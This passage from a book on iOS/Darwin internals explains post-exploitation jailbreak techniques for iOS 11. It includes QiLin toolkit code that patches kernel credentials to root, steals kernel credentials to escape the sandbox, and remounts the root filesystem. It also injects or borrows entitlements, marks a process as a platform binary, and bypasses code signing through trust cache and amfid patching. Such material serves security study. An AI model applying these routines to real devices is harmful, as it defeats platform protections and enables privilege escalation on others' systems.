Kernel code (text) patching is generally regarded as no longer possible, so all patching must take place in mutable data. The most useful data to patch are the process and task lists, which (at least with the current design of KTRR) are volatile and therefore cannot be protected. As it turns out, the two object lists provide more than enough capabilities to defeat the in-code protections, by allowing the `kernel_task SEND` holder the ability to manipulate its own structures, and those of other processes it may wish to "bless".

The process list can be easily located by its very first member - the `kernproc`. This symbol is fortunately exported, and so can be easily found by either `joker` or `jtool -s`. It is a pointer to a `struct proc` entry which represents the kernel itself (the so called "pid 0"), and provides a perfect entry point to the linked list of all processes on the system. The very first element of the structure is the `p_list`, which can be traversed by reading kernel memory, one `struct proc` at a time, to obtain the in-kernel representation of all running processes. A utility function, `processProcessList`, does just that, and returns the in-kernel address of the `struct proc` corresponding to a requested *targetPID*.

The `struct proc` itself is defined in XNU's `bsd/sys/proc_internal.h` and itself includes several in-kernel types. These, however, can easily be made opaque (their pointers converted to `void *`, and mutexes/list entries converted to structures taking the same size). This provides the benefit of relieving the toolkit from requiring hard-coded offsets, which are bound to change between kernel releases, and allows access to fields. Figure 25-7 (next page) illustrates the `struct proc` and some of its sub-structures which are particularly important to jailbreaking:

Figure 25-7: The struct proc and its important substructures (offsets are from XNU-4570)



Rootify

The first step in a "classic" privilege escalation is to obtain the might of the root user - that is, assume the effective user id and group id of 0:0. Looking at the kernel definition of `struct proc` (in XNU's `bsd/sys/proc_internal.h`) (or the previous figure), there are indeed `p_uid` and `p_gid` fields - but those aren't the ones that need to be overwritten. This is because calls to `getuid()` and `getgid()` don't actually look at these fields, and instead use KAuth calls.

As discussed in Chapter 3, KAuth allows for various authorization hooks by kernel extensions, and a large part of the authorization requires obtaining the credentials. These can be retrieved with `kauth_cred_get(void)`, which fetches the credentials of the caller from the `uu_ucred` field of the `struct uthread` returned by the `current_thread()` call.

Specific credential fields in the returned `kauth_cred_t` are normally manipulated by the `kauth_cred_[get/set]*` accessors, but patching them requires violating the abstractions and getting straight to the structure definition, in `bsd/sys/ucred.h`:

Listing 25-8: The offset annotated `struct ucred`, from XNU 4570's `bsd/sys/ucred.h`:

```
struct ucred {
/* 0x00 */ TAILQ_ENTRY(ucred)  cr_link; /* never modify this without KAUTH_CRED_HASH_
/* 0x10 */ u_long  cr_ref;          /* reference count */
  struct posix_cred {
    /*
     * The credential hash depends on everything from this point on
     * (see kauth_cred_get_hashkey)
     */
    /* 0x18 */ uid_t  cr_uid;          /* effective user id */
    /* 0x1c */ uid_t  cr_ruid;         /* real user id */
    /* 0x20 */ uid_t  cr_svuid;        /* saved user id */
    /* 0x24 */ short  cr_ngroups;      /* number of groups in advisory list */
    /* 0x28 */ gid_t  cr_groups[NGROUPS]; /* advisory group list (NGROUPS = 16) */
    /* 0x68 */ gid_t  cr_rgid;         /* real group id */
    /* 0x6c */ gid_t  cr_svgid;        /* saved group id */
    /* 0x70 */ uid_t  cr_gmuid;        /* UID for group membership purposes */
    /* 0x74 */ int    cr_flags;        /* flags on credential */
  } cr_posix;
/* 0x78 */ struct label  *cr_label;    /* MAC label */
  /*
   * NOTE: If anything else (besides the flags)
   * added after the label, you must change
   * kauth_cred_find().
   */
  struct au_session cr_audit;
};
```

The `TAILQ_ENTRY` (which we thankfully don't need to modify, with that ominous warning) is a doubly linked list, which means that it's `2 * sizeof(void *)`, or 0x10 in a 64-bit architecture. Add to that the `cr_ref` - another 0x08 (`sizeof(u_long)`), and we get that the offset of `cr_uid` is at 0x18. A simple `bzero()` on the following 0xc bytes (`3 * sizeof(uid_t)`) thus does the trick, and would yield the much coveted uid 0 effective immediately. Although a textbook example would require this to be done for each thread, in practice it suffices to set the credentials directly for the process, at the `p_ucred` field of the `struct proc`. Digging in `struct proc` (from Listing 25-7) we find the credentials at offset 0x100 (as the `p_ucred` field. The credential patching - effectively `setuid/setgid` of any process to 0, can then be had with the following simple code:

Listing 25-9: Code to `setuid(uid)/setgid(uid)`

```

int setuidProcessAtAddr (uid_t Uid, uint64_t ProcStructAddr)
{
    struct proc *p;
    if (!ProcStructAddr) return 1;
    int bytes = readKernelMemory(ProcStructAddr,
                                sizeof(struct proc),
                                (void **)&p);

    printf( "Before - My UID: %d (kernel: %d), My GID: %d (kernel: %d)\n",
           getuid(), p->p_uid, getgid(), p->p_gid);

    // This alone won't really work
    p->p_uid = p->p_gid = 0; // not actually used in getuid! kauth_cred is..

    uint64_t procCredAddr = p->p_ucred;

    uint32_t ids[3] = { 0 };

    // This sets both Uid and Gid to same value. In practice, we just use 0/0.
    if (Uid) {
        int i = 0;
        for (i = 0 ; i < 2 ; i++) {
            ids[i] = Uid;
        }
    }

    bytes = writeKernelMemory(procCredAddr + 0x18,
                              3*sizeof(uint32_t),
                              ids);

    printf( "After - My UID: %d, My GID: %d\n", getuid(), getgid());

    free (p);
    return 0;
}

```

Shai Hulud

Traditionally, obtaining root privileges would unlock with it nigh-omnipotent powers. On Darwin systems, however, this is no longer the case. With MacOS's SIP and the formidable *OS Sandbox in place, uid 0 tends to 0 unless one can break out of the sandbox.

We can find the easiest way to break out of the sandbox by reverse engineering. Recall from Chapter 8 ("Profile Evaluation") that the sandbox code calls `derive_cred` to obtain the caller credentials, and immediately exempts those of kernel credentials from any processing. What easier way, then, than simply adopting the credentials of the kernel? Since we have the `_kernproc` export as an entry point into the process list, we don't have to work that hard - simply read the credential pointer (from offset 0x100 of the structure), and copy it over our own. This immediately gets us a sandbox escape - all the benefits of a root process. In fact, this is a shortcut of sorts, since replacing the credential pointer automatically gives the full set of credentials (from Listing 25-8). This also conveniently includes uid/gid 0. We can now have unfettered access to every system call we want - including `execve()`, `fork()`, and `posix_spawn()` - which are crucial to start other processes.

Note, that simply taking the credentials and overwriting ours would be bad practice! Credentials structures in the kernel are protected by locks and reference counts - and a call to `kauth_cred_unref()` or its siblings (for example, on process exit) will toggle the reference count, possibly ending in a dangling reference - which may lead to a panic. This won't be an issue if the kernel credentials are usurped, but will be if the credentials of another process are taken. It's a good idea, therefore, to keep the original set of credentials, and restore them before exiting.

Remounting the root filesystem as read-write

The root filesystem of *OS is mounted as read-only, with a special check to prevent it from being mounted as read write. The check is enforced in a sandbox hook, which is called through MACF callouts from `mount_begin_update()` and `mount_common()` (in `bsd/vfs/vfs_syscalls.c`). Listing 25-10 shows the decompiled MACF remount hook, from XNU-4570's `sandbox.kext`:

Listing 25-10: Root node remount protection, from `Sandbox.kext` 765.20

```

mpo_mount_check_remount(cred, mp, mp->mnt_mntlabel)
{
    ffffffff0068280e0    SUB     SP, SP, #352          ; SP -= 0x160 (stack fr
    ffffffff0068280e4    STP     X22, X21, [SP, #304]          ; *(SP + 0x130)
    ffffffff0068280e8    STP     X20, X19, [SP, #320]          ; *(SP + 0x140)
    ffffffff0068280ec    STP     X29, X30, [SP, #336]          ; *(SP + 0x150)
    ffffffff0068280f0    ADD     X29, SP, #336          ; R29 = SP+0x150
    ffffffff0068280f4    MOV     X21, X1                ; --X21 = X1 = ARG1
    ffffffff0068280f8    MOV     X19, X0                ; --X19 = X0 = ARG0

    /* X20 */ vn = NULL;
    vnode_t vn = vfs_vnodecovered(mount_t mp)

    ffffffff0068280fc    MOV     X0, X21                ; --X0 = X21 = ARG1
    ffffffff006828100    BL      vfs_vnodecovered          ; 0xffffffff00683a48c

    if (vn)
    ffffffff006828104    MOV     X20, X0                ; --X20 = X0 = 0x0
    ffffffff006828108    CBNZ    X20, 0xffffffff006828128 ;

    {
        if (vfs_flags(mp) & MNT_ROOTFS)
        ffffffff00682810c    MOV     X0, X21                ; --X0 = X21 = ARG1
        ffffffff006828110    BL      _vfs_flags                ; 0xffffffff00683a450
        ffffffff006828114    TBNZ    W0, #14, 0xffffffff006828120 ;

        {
            vn = NULL;
        ffffffff006828118    MOVZ    X20, 0x0                ; R20 = 0x0
        ffffffff00682811c    B       0xffffffff006828128

        }

        else {
            vn = vfs_rootvnode();
        ffffffff006828120    BL      _vfs_rootvnode          ; 0xffffffff00683a474
        ffffffff006828124    MOV     X20, X0                ; --X20 = X0 = 0x0

        }

        R0 = bzero(SP + 0x20, 272);

    ffffffff006828128    ADD     X0, SP, #32          ; R0 = SP+0x20
    ffffffff00682812c    MOVZ    W1, 0x110              ; R1 = 0x110
    ffffffff006828130    BL      _bzero          ; 0xffffffff006839fc4

    ffffffff006828134    ORR     W8, WZR, #0x1          ; R8 = 0x1
    ffffffff006828138    STR     W8, [SP, #152]          ; *(SP + 0x98) = 0x1
    ffffffff00682813c    STR     X20, [SP, #160]          ; *(SP + 0xa0) = 0x0
    ffffffff006828140    MOVZ    W2, 0x11          ; R2 = 0x11
    ffffffff006828144    ADD     X0, SP, #8          ; R0 = SP+0x8
    ffffffff006828148    ADD     X3, SP, #32          ; R3 = SP+0x20
    ffffffff00682814c    MOV     X1, X19          ; --X1 = X19 = ARG0
    ffffffff006828150    BL      0xffffffff006827c28
    ffffffff006828154    LDR     W19, [X31, #8]      ???;--R19 = *(SP + 8) = 0x0

    /* Release vnode ref (required because of vfs_rootvnode() */
    if (vn)
    {
        ffffffff006828158    CBZ     X20, 0xffffffff006828164 ;
        vnode_put(vn);
        ffffffff00682815c    MOV     X0, X20                ; --X0 = X20 = 0x0
        ffffffff006828160    BL      vnode_put          ; 0xffffffff00683a5b8

    }

    return (X19);
    ffffffff006828164    MOV     X0, X19                ; --X0 = X19 = 0x0
    ... }

```

The Sandbox MACF hook clearly checks if the existing mount flags specify MNT_ROOTFS, and - if so - nullify the vnode instead of assigning it the value of the `vfs_rootvnode`. An obvious workaround, therefore, would be to temporarily turn off the flag, perform the remount operation and reset that flag. This is, in fact, just what Xerub and the toolkit both do:

Listing 25-11: The code to remount the root filesystem read/write (from the QiLin toolkit)

```
int remountRootFS (void)
{
    // Need these so struct vnode is properly defined:
    /* 0x00 */ LIST_HEAD(buflists, buf);
    /* 0x10 */ typedef void *kauth_action_t ;
    /* 0x18 */ typedef struct {
        uint64_t x[2];
    /* 0x28 */ } lck_mtx_t;

    #if 0 // Cut/paste struct vnode (bsd/sys/vnode_internal.h) here (omitted for brevity)
        struct vnode {
            /* 0x00 */ lck_mtx_t v_lock; /* vnode mutex */
            /* 0x28 */ TAILQ_ENTRY(vnode) v_freelist; /* vnode freelist */
            /* 0x38 */ TAILQ_ENTRY(vnode) v_mntvnodes; /* vnodes for mount point */
            /* 0x48 */ TAILQ_HEAD(, namecache) v_ncchildren; /* name cache entries that regard us as their */
            /* 0x58 */ LIST_HEAD(, namecache) v_nclinks; /* name cache entries that name this vnode */
            ....
            /* 0xd8 */ mount_t v_mount; /* ptr to vfs we are in */
            ..
        };
        // mount_t (struct mount *) can similarly be obtained from bsd/sys/mount_internal.h
        // The specific mount flags are a uint32_t at offset 0x70
    #endif

    // Why bother with a patchfinder when AAPL still exports this for us? :-)
    uint64_t rootVnodeAddr = findKernelSymbol("_rootvnode");
    uint64_t *actualVnodeAddr;
    struct vnode *rootvnode = 0;
    char *v_mount;

    status("Attempting to remount rootFS...\n");
    readKernelMemory(rootVnodeAddr, sizeof(void *), &actualVnodeAddr);

    readKernelMemory(*actualVnodeAddr, sizeof(struct vnode), &rootvnode);
    readKernelMemory(rootvnode->v_mount, 0x100, &v_mount);

    // Disable MNT_ROOTFS momentarily, remounts , and then flips the flag back
    uint32_t mountFlags = (*(uint32_t *) (v_mount + 0x70)) & ~(MNT_ROOTFS | MNT_RDONLY);

    writeKernelMemory(((char *)rootvnode->v_mount) + 0x70 ,sizeof(mountFlags), &mountFlags);

    char *opts = strdup("/dev/disk0s1s1");

    // Not enough to just change the MNT_RDONLY flag - we have to call
    // mount(2) again, to refresh the kernel code paths for mounting..
    int rc = mount("apfs", "/", MNT_UPDATE, (void *)&opts);

    printf("RC: %d (flags: 0x%x) %s \n", rc, mountFlags, strerror(errno));

    mountFlags |= MNT_ROOTFS;
    writeKernelMemory(((char *)rootvnode->v_mount) + 0x70 ,sizeof(mountFlags), &mountFlags);

    // Quick test:
    int fd = open ("/test.txt", O_TRUNC| O_CREAT);
    if (fd < 0) { error ("Failed to remount /"); }
    else {
        status("Mounted / as read write :-)\n");
        unlink("/test.txt"); // clean up
    }
    return 0;
}
```

Entitlements

Mounting the root filesystem is easy with the powers of root and newfound freedom. We are free, but we are not yet omnipotent. Another obstacle surfaces - Entitlements. Not only will various XPC services naggingly request entitlements before servicing us, but so will some kernel functions - most notably, `task_for_pid()`, which is instrumental for messing with Apple's daemons. We therefore need a method for injecting arbitrary entitlements into our own process.

Injecting entitlements - I - The CS Blob

Recall from Chapter 5 that entitlements are embedded in the binary's code signature. Indeed, looking through XNU's source code, and in particular the implementation of `csops(2)` (in `bsd/kern/kern_cs.c`) we see it calls `cs_entitlements_blob_get()` (from `bsd/kern/ubc_subr.c`, and retrieves the entitlements from special slot #5, as shown in Listing 25-12:

Listing 25-12: `csblob_get_entitlements` (from XNU-4570's `bsd/kern/ubc_subr.c`), with annotations

```
int csblob_get_entitlements(struct cs_blob *csblob, void **out_start, size_t *out_length)
{
    uint8_t computed_hash[CS_HASH_MAX_SIZE];
    const CS_GenericBlob *entitlements;
    const CS_CodeDirectory *code_dir;
    const uint8_t *embedded_hash;
    union cs_hash_union context;

    *out_start = NULL;
    *out_length = 0;

    // Make sure we actually have a valid blob, and a digest
    if (csblob->csb_hashtype == NULL ||
        csblob->csb_hashtype->cs_digest_size > sizeof(computed_hash))
        return EBADEXEC;
    code_dir = csblob->csb_cd;

    // If code directory marked valid, do not revalidate - just get directory blob
    if ((csblob->csb_flags & CS_VALID) == 0) { entitlements = NULL; }
    else { entitlements = csblob->csb_entitlements_blob; }

    // Locate special slot #5
    embedded_hash =
        find_special_slot(code_dir, csblob->csb_hashtype->cs_size, CSSLOT_ENTITLEMENTS);

    // If no slot hash but entitlements, or no entitlements but no slot hash, bail
    if (embedded_hash == NULL) {
        if (entitlements) return EBADEXEC;
        return 0;
    } else if (entitlements == NULL) {
        if (memcmp(embedded_hash, cshash_zero, csblob->csb_hashtype->cs_size) != 0) {
            return EBADEXEC;
        } else { return 0; }
    }

    // Otherwise, hash entitlements blob all over... Note the use of function pointers for
    // the hash function, which allows migrating to new algorithms (e.g. SHA-256) easily
    csblob->csb_hashtype->cs_init(&context);
    csblob->csb_hashtype->cs_update(&context, entitlements, ntohl(entitlements->length));
    csblob->csb_hashtype->cs_final(computed_hash, &context);

    // .. and ensure it is the same as slot hash
    if (memcmp(computed_hash, embedded_hash, csblob->csb_hashtype->cs_size) != 0)
        return EBADEXEC;

    // .. and if we're still here, pass entitlements back to caller.
    *out_start = __DECONST(void *, entitlements);
    *out_length = ntohl(entitlements->length);

    return 0;
}
```


In a perfect (or 32-bit) world, we could just patch all the hash checks and return whatever blob we wish. But that is not the case anymore, and so the path is clear: We have to locate our own blob, perform the exact same processing (i.e. get code directory hash, seek slot #5, and locate the blob itself), perform the replacement, and then not forget to also recalculate the hash. It helps that, as a developer signed binary, we already have an entitlements blob (containing get-task-allow and our team identifier) so we don't have to involve ourselves with memory allocation.

Listing 25-13: EntitleProcAtAddress (from the QiLin toolkit)

```
int entitleMe(uint64_t ProcAddress, char *entitlementString)
{
    struct cs_blob *csblob;
    struct prop *p;

    uint64_t myCSBlobAddr = LocateCodeSigningBlobForProcAtAddr(ProcAddress);

    bytes = readKernelMemory(myCSBlobAddr, sizeof (struct cs_blob), (void **)&csblob);

    uint64_t cdAddr = (uint64_t) csblob->csb_cd;
    uint64_t entBlobAddr = (uint64_t) csblob->csb_entitlements_blob;

    bytes = readKernelMemory(cdAddr, 2048, (void **)&cd);

    bytes = readKernelMemory(entBlobAddr, 2048, (void **)&entBlob);

    // p + 4 will have the size - NOTE BIG ENDIAN, so we use ntohl or OSSwap, etc.
    printf("Ent blob (%d bytes @0x%llx): %s\n",
        ntohl(entBlob->len), entBlobAddr, entBlob->data);

    int entBlobLen = ntohl(entBlob->len);

    if (cd->magic != ntohl(0xfade0c02))
    {
        fprintf(stderr, "Wrong magic: 0x%x != 0x%x\n", entBlob->type, ntohl(0xfade0c02));
        return 1;
    }

    // ... optionally check blob for hash here as sanity...

    char entHash[32]; // will be enough for a while..
    char *newBlob = alloca(entBlobLen);

    snprintf(newBlob, entBlobLen,
        "\n"
        "<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/Pro"
        "<plist version=\"1.0\">\n"
        "<dict>\n%s\n"
        "</dict>\n</plist>\n",
        entitlementString);

    //@TODO Fail if string is longer than already allocated entitlements..
    bzero (entBlob->data, entBlobLen - sizeof(uint32_t) - sizeof(uint32_t));
    strcpy(entBlob->data, newBlob);

    doSHA256(entBlob, entBlobLen, entHash);

    bytes = writeKernelMemory
        (cdAddr + ntohl(cd->hashOffset) - 5 * cd->hashSize, 32, entHash);

    bytes = writeKernelMemory(entBlobAddr, entBlobLen, entBlob);
    return 0;
}
```

Since we're doing all of this "in the dark", i.e. in kernel space without any visible output, a good method to ensure correctness is to call `csops(2)` (or its wrappers, `SecTask...Entitlement*`) after this tinkering, so as to retrieve our blob for verification.


Injecting Entitlements - II - AMFI

As we turn to use our newly obtained entitlements, we quickly run into weird behavior. Some entitlements, namely those requested by various XPC servers, work as expected. Others however, notably `task_for_pid-allow` simply don't, with TFP returning the nondescript error 5 (`KERN_FAILURE`). Why?

Recall from Chapter 7 (specifically, Listing 7-5) that `AppleMobileFileIntegrity.kext` is the enforcer of the `task_for_pid-allow` entitlement. It does so by a call to `AppleMobileFileIntegrity::AMFIEntitlementGetBool(ucrd*, char const*, bool*)`, which in turn calls an internal function, `copyEntitlements(ucrd*)` on the credential pointer - meaning the entitlements are stored in the `kauth_cred_t` of the process, and not the code signature blob! Further research discovers that AMFI maintains its own copy of the entitlements, unserializing the entitlements from their XML form and loading them into an `OSDictionary`. The code to do that can be found easily (thanks to its many complaints, such as "failed getting entitlements" and a call to `OSUnserializeXML`).

Revisiting the struct `ucrd` (from Listing 25-8) we see that its `cr_label` field is a struct `label` pointer. A bit of math (and remembering that `NGROUPS` is 16) reveals the offset of the label is at `0x78`. The structure is defined in XNU's `security/_label.h`, and provides for a number of `l_perpolicy` "slots" in which MACF policies can store pointers. AMFI's mac slot is the very first one: i.e. at `Label + 0x08`. Figure 25-14 displays the contents of the AMFI MACF slot (and can be viewed as a continuation of Figure 25-7, a few pages ago):

Figure 25-14: The AMFI Entitlement dictionary, in its MACF label slot



Injecting entitlements thus requires editing the `OSDictionary`, finding an available slot (hopefully not causing an increment). The process is further complicated by the fact that it requires the creation of a new `OSDictionary` item entry for the new entitlement. Not only does this require editing the number of items in the existing dictionary, but it further necessitates an in-kernel call to `kalloc()`. Ian Beer's `kcall` method (previously described in Figure 25-6) can be used for this.

Figure 25-15: The AMFI MAC policy label slot, revealed



Replacing entitlements

A simpler approach requiring no in-kernel execution can be used by replacing existing entitlements in the `OSDictionary` with the desired ones, taking advantage of the already existing keys but replacing their values (and/or their datatypes, if a `string` needs to be replaced by a `true`, or vice versa. This has but two caveats: the first is, that an existing entitlement of greater/equal string length must be found. The second is that any such replaced entitlements need to be reverted back to the original ones, should the process in question actually require them during its normal operation. For a jailbreaking app, however, neither is really a concern. This becomes clear when one looks at the default set of entitlements provided by Apple for developers (and can be compared with Figure 25-15):

Table 25-16: The default entitlements of a self-signed (developer provisioning profile) application

Entitlement key	Datatype	Value
application-identifier	string	team-identifier, concatenated with CFBundleIdentifier
com.apple.developer.team-identifier	string	Unique developer identifier assigned when signing application
keychain-access-groups	array	Array with one element, same as application-identifier
get-task-allow	boolean	true, enabling debuggability of application

The `application-identifier` and `keychain-access-groups` entitlements are both controlled by the developer and either value can be made to be as arbitrarily long as required by choosing a sufficiently long `CFBundleIdentifier` (and will be further lengthened by the prepending of the team identifier). Additionally, none of the developer entitlements actually entitle the process to anything (`get-task-allow` makes it debuggable, and `keychain-access-groups` isn't really useful while jailbreaking. Overwriting either is thus safe enough.

Borrowing entitlements

In cases where the requested entitlements just so happen to be possessed by other binaries, it's far simpler to just politely borrow them! Fortunately, there is actually a choice of unwitting entitlement donors. Looking at the [Entitlement Database](#) reveals that `ps(1)` and `sysdiagnose(1)` both make fine candidates, as both have `task_for_pid-allow` along with `com.apple.system-task-ports`. Of the two, `sysdiagnose(1)` makes a better target, because unlike `ps(1)` it takes time to execute. We can therefore easily spawn it, suspend it, and take over its credentials! The only part of the credentials we actually need is AMFI's MACF slot, so all it takes is a quick swap of the `cr_label` pointer with that of the original process.

Figure 25-17: Borrowing entitlements from `sysdiagnose(1)`

```
int sdPID = execCommand("/usr/bin/sysdiagnose", "-u", NULL, NULL, NULL, NULL);

rc = kill(sdPID, SIGSTOP); // Not really necessary, but safer...
uint64_t *sdCredAddr;

// Find our donor's process struct in memory
uint64_t sdProcStruct = processProcessList(sdPID);

// Read donor's credentials
readKernelMemory(sdProcStruct + offsetof(struct proc, p_ucred),
                 sizeof(void *),
                 &sdCredAddr);

// Usurp donor's credentials
uint64_t origCreds = ShaiHuludMe(*sdCredAddr);

...
/* Perform operation, e.g. task_for_pid() */

...

/* Revert to original credentials */

kill(sdPID, SIGKILL); // Don't need our donor anymore - thanks, sucker!
ShaiHuludMe(origCreds);
```

A caveat with borrowing entitlements is that they must be "returned" when done. Failing to revert to the original entitlements (i.e. restoring the application's original `cr_label`) could lead to a kernel panic (specifically, data abort) because the slot's data is reference counted.

Entitlement borrowing works great and is easy to implement, but there are cases where a specific mix of entitlements is required, one which does not already exist in an Apple provided binary - and in particular the `task_for_pid/com.apple.system-task-ports`. In these cases, one option could be to use donors according to the specific entitlement required and, like a chameleon, adopt the ones we need as we need them. This, however, would end up requiring locating specific donors or spawning and suspending them - which is not as elegant a solution anymore. In those cases, the injection approach will have to do. In practice, however, because user mode clients use the `csops(2)` interface, this is not necessary - as the very first approach of modifying the code signature blob works perfectly.

Platformize

If we try `task_for_pid()`, another unexpected behavior emerges. Although we get the task port, somehow it seems as if we have "partial" access to the task: `pid_for_task` will obviously work, as will reading thread state, for example. But attempting to access the task memory - important if we are to inject or otherwise massage Apple's daemons - will mysteriously fail.

This is new behavior, as of Darwin 17 - and specifically in *OS. We see the following code in "task_conversion_eval", which was added in XNU-4570:

Listing 25-18: The `task_conversion_eval` function (from `osfmk/kern/ipc_tt.c`)

```
kern_return_t task_conversion_eval(task_t caller, task_t victim)
{
    /*
     * Tasks are allowed to resolve their own task ports, and the kernel is
     * allowed to resolve anyone's task port.
     */
    if (caller == kernel_task) { return KERN_SUCCESS; }

    if (caller == victim) { return KERN_SUCCESS; }
    /*
     * Only the kernel can resolve the kernel's task port. We've established
     * by this point that the caller is not kernel_task.
     */
    if (victim == kernel_task) { return KERN_INVALID_SECURITY; }
    #if CONFIG_EMBEDDED
        /*
         * On embedded platforms, only a platform binary can resolve the task port
         * of another platform binary.
         */
        if ((victim->t_flags & TF_PLATFORM) && !(caller->t_flags & TF_PLATFORM)) {
            #if SECURE_KERNEL
                return KERN_INVALID_SECURITY;
            #else
                if (cs_relax_platform_task_ports) {
                    return KERN_SUCCESS;
                } else { return KERN_INVALID_SECURITY; }
            #endif /* SECURE_KERNEL */
        }
    #endif /* CONFIG_EMBEDDED */
    return KERN_SUCCESS;
}
```

The *OS variants are both `CONFIG_EMBEDDED` and `SECURE_KERNELS`, so the only way is to possess `TF_PLATFORM`. The flag is normally set by `task_set_platform_binary()` (in `osfmk/kern/task.c`), but this function is called on `exec` (from `exec_mach_imgact()`) if the Mach-O load result indicates that the binary is a platform binary. This is determined by code signature, so if one can self-sign, becoming a platform binary is a simple matter (using `jtool -sign platform`, or embedding the `platform-application (true)` entitlement).

Our process, however, is already executing - so dabbling with the code signature would be too late for this check. We therefore need to "promote" ourselves to platform status. Fortunately, nothing is impossible when we have kernel memory overwrite capabilities. We already have our `struct proc`, and the task pointer is at `0x18` (as per Figure 25-7). So we dereference that, and then read from offset `0x3a0` - where the flags are. A read of the bits (normally, just `TF_LP64` (`0x1`), indicating a 64-bit address space), a flip of `TF_PLATFORM` (`0x400`) and a write back ordains us to platformhood.

Many of Apple's services - notably `launchd` - will refuse to deal with any requestors who are not themselves marked as platform binaries. To deal with them, we have to affect different code paths - all funneling to `csblob_get_platform_binary()`. bestow ourselves the platform binary marker right in our code signature blob, in a similar manner to entitlements.

Bypassing code signing

KPP and KTRR prevent any form of kernel read-only memory patching, which effectively put patching the code of `AppleMobileFileIntegrity.kext` out of jailbreakers' reach. Apple has also moved the static MACF hooks to protected memory, which means the AMFI MACF policy cannot simply be neutered. Still, no jailbreak can be called thus without providing the freedom to run "unapproved" binaries - i.e. those not signed by Apple.

The AMFI Trust Cache

Recall that the `AMFI.kext` makes use of trust caches for quickly validating ad-hoc binaries. As explained in chapter 7, loading a secondary cache (such as the one found in the DDI) requires entitlements - But Apple does not (as of iOS 11.1.2) protect against in-kernel modification of the trust cache. This has been exploited privately by jailbreakers for the longest time to directly inject CDHashes into the secondary cache (which isn't KPP/AMCC protected as the primary (i.e. `__TEXT` built-in) cache is). The method has been publicly exposed by @Xerub, which means that Apple will likely fix this oversight (or better yet, get rid of the secondary cache entirely) in a future version.

amfid

The trust cache method is an effective one, but poses some challenges. One is the need for more in-kernel patching (and dynamically locating the cache, which moves a bit in between devices and versions), meaning the need to keep the `kernel_task` port handy. The other, however, is that the trust cache is a closed list of binaries. More binaries can be added, but that would require manually updating the list prior to executing each binary.

A better way to strike at the adversary, therefore, is to aim for its weak point - the user mode `/usr/libexec/amfid`. Not only does this allow the relative safety of operating in user mode, but also benefits from AMFI's execution model: The daemon is consulted on any non ad-hoc binary, which means that it can effectively be piggybacked upon for binary execution notifications. Patching `amfid`'s `verify_code_directory` (MIG message #1000) implementation provides the perfect place: It would get us the name of the binary to execute, while at the same time allowing us to influence the decision as to its validity.

Ian Beer was the first to demonstrate attacking the user mode daemon in his `mach_portal` exploit. His method, described in Chapter 23, is an effective one and not so easy for Apple to fix. By setting himself as the Mach exception server (I/12), external calls whose symbol pointers reside in `__DATA` can be easily set to invalid addresses, triggering an exception which can be safely caught and handled. The particular call of interest remains `MISValidateSignatureAndCopyInfo()`, and the symbol stub can be found with `jtool` or `dyldinfo` in the same manner as shown in Output 23-10.

Code injection

AMFI not only handles code signatures on binaries - but also on dynamic libraries. As Listing 7-8 has shown, AMFI's `mmap(2)` hook enforces library validation. The simplest way around this is to force-inject the `com.apple.private.skip-library-validation` entitlement (or the more specific `..can-execute-cdhash`) into a target process before performing the injection. (In the case of entitlement replacing, the replacement can be undone immediately after injection).

The classic method of `DYLD_INSERT_LIBRARIES` will fail, but for different reasons - `dyld` has long been modified to ignore environment variables when loading entitled binaries, or (specifically in *OS) any binary not explicitly marked with `get-task-allow` (q.v. I/7). Re-enabling all DYLD variables therefore requires fake signing with said entitlement, or marking the process in memory with `CS_GET_TASK_ALLOW` (0x4, from table 5-14).

More minutiae

There is no guarantee that amfid will persist throughout the OS uptime. As a LaunchDaemon, it may be killed at any time by launchd, only to be restarted on demand. amfidebilitate therefore leaves its main thread in a loop that tracks notifications about amfid's lifecycle. This can be done with a dispatch source, but amfidebilitate opts for simplicity and directly uses the underlying kqueue(2) mechanism in what is literally a textbook example:

Listing 25-19: Monitoring amfid's lifecycle through kevent(2) API

```
int getKqueueForPid (pid_t pid) {
    // This is a direct rip from Listing 3-1 in the first edition of MOXiI:
    struct kevent ke;
    int kq = kqueue();
    if (kq == -1) { fprintf(stderr, "UNABLE TO CREATE KQUEUE - %s\n", strerror(errno));
        return -1;}

    // Set process fork/exec notifications
    EV_SET(&ke, pid, EVFILT_PROC, EV_ADD, NOTE_EXIT_DETAIL, 0, NULL);
    // Register event
    int rc = kevent(kq, &ke, 1, NULL, 0, NULL);

    if (rc < 0) { fprintf(stderr, "UNABLE TO GET KEVENT - %s\n", strerror(errno));
        return -2;}

    return kq;
}
...
int main (int argc, char **argv) {
    ...
    for (;;) {
        kq = getKqueueForPid(amfidPid);
        struct kevent ke;
